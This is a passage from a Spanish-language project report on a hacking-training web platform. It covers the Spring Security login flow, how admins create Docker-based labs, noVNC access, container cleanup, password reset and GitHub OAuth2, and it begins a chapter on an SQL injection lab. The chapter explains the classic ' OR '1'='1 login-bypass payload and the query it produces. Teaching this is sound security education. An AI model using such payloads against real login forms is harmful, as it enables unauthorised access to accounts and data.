



Figura 6. Se mantiene la sesión del usuario en el contexto

Cuando las credenciales coinciden, se procede a guardar la información de la autenticación en una implementación de la interfaz **Security Context** y a través del método estático SecurityContext.getContext() se puede acceder a toda la autenticación del usuario, contraseña, privilegios … desde cualquier parte de la aplicación

3.3.2 Proceso Admin se loguea y crea un nuevo laboratorio

Debido a la gran cantidad de vistas y a la gran cantidad de controladores (más de una decena) no se enseñará el código de todas las funcionalidades, más bien se mostrará todo el proceso desde que un admin se loguea hasta que crea un nuevo laboratorio.

Cuando el usuario entre a la raíz de la web se le dará la posibilidad de loguear o registrarse. Y el admin procederá a loguearse:



Introduciendo email y contraseña, aunque puede loguearse con cuenta de github, ya que Oatuh2 está implementado.

De manera cuando se clicke en “Log in” el usuario deberá de pasar por los filtros de Spring Security.

En el **Apéndice B.1** se muestra el código de los filtros

Al pasar los filtros de manera exitosa, en los cuales se comprueba las credenciales, se pasará a la clase **CustomAuthenticationSuccessHandler,** donde se le proporcionarán los privilegios de administrador y se le redirigirá al home de la aplicación:




Figura 7. Vista home

En el home se puede filtrar por tipos de ataques, por nivel, o realizar una búsqueda por ciertos ataques específicos.

Y al tener privilegios de admin puede **Postear nuevo ataque:**




Figura 8. Vista añadir nuevo ataque. Parte 1




Figura 9. Vista añadir nuevo ataque. Parte 2

1. Detalles del ataque: Se especifica el título, la dificultad, y la imagen de Docker que crea el laboratorio

2. Info base de datos (Opcional): En el caso de querer añadir un contenedor con una base de datos en la misma network que el contenedor del laboratorio, se tendrá que especificar el nombre del archivo **Init.sql**, este archivo debe de haber sido añadido anteriormente al directorio **docker/sqlInits** de la aplicación, y se puede añadir aunque la aplicación ya esté corriendo. Además se proporciona el nombre de la **base de datos**

Un ejemplo de un init se puede encontrar en el **Apéndice C.1**

3. Descripción: Texto introductorio en el que se dan los pasos para poder ejecutar el ataque en el laboratorio, pero sin decir la solución.

4. Pre video y Solution Video: Aquí se adjunta el video introductorio, y el video resolutivo

5. Pregunta y Respuesta: La pregunta y la respuesta que debe de acertar el usuario al completar el laboratorio para que quede como finalizado

Al clickar "**Save**" entonces se creará un nuevo **Attack** en la base de datos.

3.3.3 Proceso usuario completa un laboratorio

Anteriormente se ha explicado cómo funciona docker, las imágenes, un network, y sus contenedores. Los networks y contenedores se crean de manera dinámica, cuando un usuario accede a un laboratorio

En este ejemplo se ha supuesto que un usuario cualquiera ha iniciado sesión exitosamente.

3.3.3.1 Usuario accede a la página del laboratorio

En el Home, clickará en el primer ataque:




Figura 10. Detalles laboratorio SQLI. Parte 1




Figura 11. Detalles laboratorio SQLI. Parte 2

Se mostrará:

- **Info del ataque**: Información acerca del laboratorio al que se va a acceder, junto con dos botones. Un botón para acceder al laboratorio, un segundo botón para resetear el laboratorio y proporcionar otro en caso de que el usuario lo solicite.

- **Sección de vídeos:** En esta sección se mostrará el video introductorio antes de acceder al laboratorio , y el vídeo con la solución una vez completado el laboratorio.

- **Número de candidatos que han completado el laboratorio**

- **Botón "Guardar":** Para guardar el laboratorio en una lista que el usuario puede luego acceder desde el header en "Ver ataques Guardados"

- **Pregunta/Respuesta:** Al lado del botón de Guardar habrá una pregunta, el usuario tendrá que averiguar la respuesta y escribirla en el input, al clickar en "Comprobar respuesta" si es correcta se dará el laboratorio como completado.

- **Botón "Ver Vídeo Con La Solución":** En caso de que el usuario quiera ver el vídeo con la solución antes de haberlo resuelto puede acceder clickando ese botón.

Si el usuario clicka en el link de un video se le redirigirá a la página del vídeo:




Figura 12. Vista Video

Al clickar "Guardar" se almacenará el vídeo a la lista contenida en la página accesible a través del header "Ver videos guardados", además los puede marcar como vistos




Figura 13. Vista videos guardados

3.3.3.2 Usuario accede a un laboratorio

3.3.3.2.1 Creación de contenedores y servicios

En la vista donde se encuentran todos los detalles del ataque, se encuentra el botón "Visitar laboratorio", cuando el usuario pulse este botón ocurrirán una serie de enventos.

Nada más clickar este botón, será redirigido a:

http://dominio:8080/docker/connect?dockerImageName=sqli-lab

El usuario será redirigido a un controlador especificando la imagen, en este caso es la imagen de Docker **sqli-lab**, esta es otra imagen creada previamente como la de **xss1-lab** que vimos anteriormente.

El código de este controlador se encuentra en el **Apéndice D.1**

Lo ser hará en este controlador es:

1. Si el usuario ya tiene un contenedor en base a esta imagen, entonces se le redirige al noVNC con su laboratorio existente(no es conveniente que le usuario tenga múltiples laboratorios con el mismo ataque)
2. En caso de que el usuario no tenga ningún laboratorio de ese ataque, entonces se procederá a crearle un laboratorio. El proceso para crear los containers es muy extenso, y se encuentra en **src/main/java/com/hackWeb/hackWeb/service/AttackService.java.** Su finalidad es, crear una network para ese usuario y ataque, crear el contenedor con el laboratorio, en base a la imagen del ataque, crear un contenedor mysql si es necesario, e introducir estos contenedores en la network creada.

   Una vez los contenedores funcionan correctamente, se guardará la información de estos en la base de datos, y se comienza un servicio NoVNC en un puerto concreto, conectando este servicio al puerto del contenedor del ataque

3.3.3.2.2 Redirección al servicio NoVNC creado

Con los contenedores creados, y con un servicio NoVNC para el usuario y ataque, entonces el usuario será redirigido al puerto donde se encuentra el servicio NoVNC :

http://dominio:20160/vnc.html?password=K+UdDdL8FlQ= Donde 20160 es el puerto del servicio NoVNC. El parámetro password es como si fuera un token que tiene el usuario para ese ataque, permitiendo que solo él pueda acceder a ese servicio NoVNC

3.3.3.2.3 Completar el laboratorio

Cuando el usuario haya resuelto el laboratorio, entonces podrá responder a la pregunta del laboratorio.




Figura 14. Pregunta laboratorio

En este ejemplo es una flag, es decir una bandera que tiene que encontrar el usuario, al poder hackear el laboratorio

Al responder la pregunta clickará en **"Comprobar respuesta"**, en caso de acertar se le mostrará un modal, en el que se le dará la posibilidad de ir al dashboard, o ver el vídeo con la solución.

Con el ataque completado, en los detalles se desbloqueará el vídeo con la solución:




Figura 15. Detalles laboratorio con Video resolutivo

3.4 Otras funcionalidades

3.4.1 Eliminación de contenedores

Para que esta aplicación pueda ser escalable, y que no tenga problemas de rendimiento después de que diferentes usuarios tengan múltiples laboratorios, lo que se ha hecho es un proceso automático en spring boot, en el que se van eliminando los contenedores que llevan ya cierto tiempo activos

Usaremos un @Scheduling de Spring boot, que ejecutará un método que eliminará todos los contenedores expirados:

Este método se ejecutará cada hora, y su función será ejecutar otro método de la clase **DockerService,** que lo que hace es revisar los contenedores expirados y si un laboratorio está expirado entonces realiza los siguientes pasos:

1. Elimina todos los contenedores de esa network
2. Depués finaliza el servicio noVNC del contenedor del laboratorio
3. Una vez los contenedores eliminados, elimina la network en la que se encontraban los contenedores

El código del @Scheduling se encuentra en el **Apéndice E.1.** Para más detalles sobre los métodos creados en este scheduling, entonces ver el código del proyecto

3.4.2 Recuperación de contraseña

La aplicación también permite la recuperación de contraseña, consiguiéndolo de la siguiente manera:

En la página de inicio se muestra el botón **Recuperar contraseña**, al clickar se redirigirá al usuario a otra página de la web donde se puede introducir el email:




Figura 16. Recuperar contraseña

A continuación se procederá a dar una explicación conceptual de la recuperación de la contraseña, el código se encuentra dentro del proyecto, en el controlador:

src/main/java/com/hackWeb/hackWeb/controller/PasswordResetController.java

En primer lugar , al introducir un email válido y existente en la base de datos, entonces se enviará un correo al email existente para cambiar la contraseña.

Ha sido necesario crear un servicio smpt, con una cuenta de correo privada, en el caso de que la web tuviera muchos usuarios, en ese caso habría que pagar por un correo corporativo para poder enviar más correos diariamente. El servicio smpt está configurado en la clase **src/main/java/com/hackWeb/hackWeb/config/MailConfig.java** gracias a los servicios smpt que te ofrece Google.

El email enviado al usuario será un link que contiene un token:

Figura 17. Email con link para recuperar contraseña

Este token es generado específicamente para un usuario durante un tiempo determinado, si el usuario introduce un token erróneo, o este token se expira, entonces se mostrará un error:




Figura 18. Token inválido o expirado

Pero en el caso de que sea válido entonces podrá introducir la nueva contraseña, y guardarla, realizando el cambio correspondiente en su cuenta de la base de datos.

3.4.3 OAuth2. Login a través de github

Hoy en día una parte importante de las webs soportan OAuth2, para permitir un inicio de sesión distinto al de usuario y contraseña al uso, debido a eso, la aplicación soporta iniciar sesión a través de Github

Por ahora no soporta otros tipos de inicio de sesión, como con Google, Facebook … Pero se podrían añadir sin dificultad, ya que toda la configuración ya está preparada.

Para iniciar sesión con OAuth2, es obligatorio disponer de una cuenta en github y una cuenta en la aplicación web de aprendizaje de hacking.

En el servicio **CustomOAuth2UserService** se encuentra el código en detalle de cómo se consigue el accessToken de un usuario que se utiliza para obtener su email de github.

Con este email se podrá acceder a la cuenta del usuario

En el archivo **application.properties** de la aplicación también se han tenido que añadir ciertas configuraciones, para poder redirigir al usuario a github, leer el email de github, especificar el endpoint de github donde se comprueba el token …

No se entrará en detalle de toda la configuración que ha sido necesaria implementar, ni de cómo funciona el flow de OAuth2, pero sí que vamos a ver el proceso cuando un usuario quiere iniciar sesión con una cuenta de github.

3.4.3.1 Usuario inicia sesión con OAuth2




Figura 19. Vista login

Cuando el usuario clicke el botón de **Github**, este será redirigido al endpoint de github en el que el usuario tiene que iniciar sesión con su cuenta de github, y así obtener el code que permitirá a la web a acceder a la información que el usuario nos ha condecido.




Figura 20. Login en página oficial Github

Una vez el usuario ha introducido las credenciales correctas de su cuenta de github, este usuario será redirigido a la aplicación con el code. La aplicación enviará este code a github para obtener el token, y con este token ya se puede acceder a toda la información permitida por el usuario, en este caso a la información de su cuenta.

A partir de aquí se comprueba que el email exista en la base de datos, y si existe, el usuario habrá iniciado sesión

Capítulo 4. Laboratorios creados

En está sección se explicará en profundidad cada uno de los ataques disponibles

4.1 Primer laboratorio: SQLI Básico (SQL Injection)

El primer ataque desarrollado es un SQL Injection, uno de los ataques más antiguos, pero que aun teniendo tanto recorrido sigue estando vigente en múltiples páginas

4.1.1 Qué es un SQL Injection

Una inyección de SQL, a veces abreviada como SQLi, es un tipo de vulnerabilidad en la que un atacante usa un trozo de código SQL (lenguaje de consulta estructurado) para manipular una base de datos y acceder a información potencialmente valiosa. (6)

De esta manera, el usuario puede acceder a información de la base de datos, información privilegiada, y si los usuarios están almacenados en la base de datos, tendrá acceso a estos usuarios. Ha afectado a muchas empresas como yahoo o incluso linkedIn, el cual en 2012 sufrió un ataque sqli comprometiendo las credenciales de 167 millones de usuarios. (7)

Y esto no es algo del pasado, en 2023 MOVEit fue víctima de un ataque SQLI, software utilizado por múltiples empresas, afectando a cadenas como BBC o British Airways. (8)

4.1.2 Cómo ejecutar un SQL Injection

A continuación un ejemplo básico de SQL Injection, este ejemplo va a permitir al usuario iniciar sesión:

El usuario se encuentra en una aplicación web con un formulario de inicio de sesión. La consulta SQL de la web que verifica el nombre de usuario y la contraseña podría ser algo como esto:

SELECT * FROM users WHERE username='usuario' AND password='contraseña';

Si la aplicación no maneja adecuadamente la entrada del usuario, un atacante podría ingresar una cadena maliciosa en el campo de la contraseña:

Usuario: admin

Contraseña: ' OR '1'='1

La consulta resultante sería:

SELECT * FROM users WHERE username='admin' AND password='' OR '1'='1';

Esta consulta siempre devolverá verdadero, permitiendo al atacante iniciar sesión sin conocer la contraseña real del usuario.

4.1.3 Ejecución ataque SQLI en el laboratorio

Una vez comprendido cómo funciona el ataque, se verá como ejecutarlo en el laboratorio.

Al acceder al laboratorio el usuario se encontrará en un ordenador con el S.O Ubuntu:

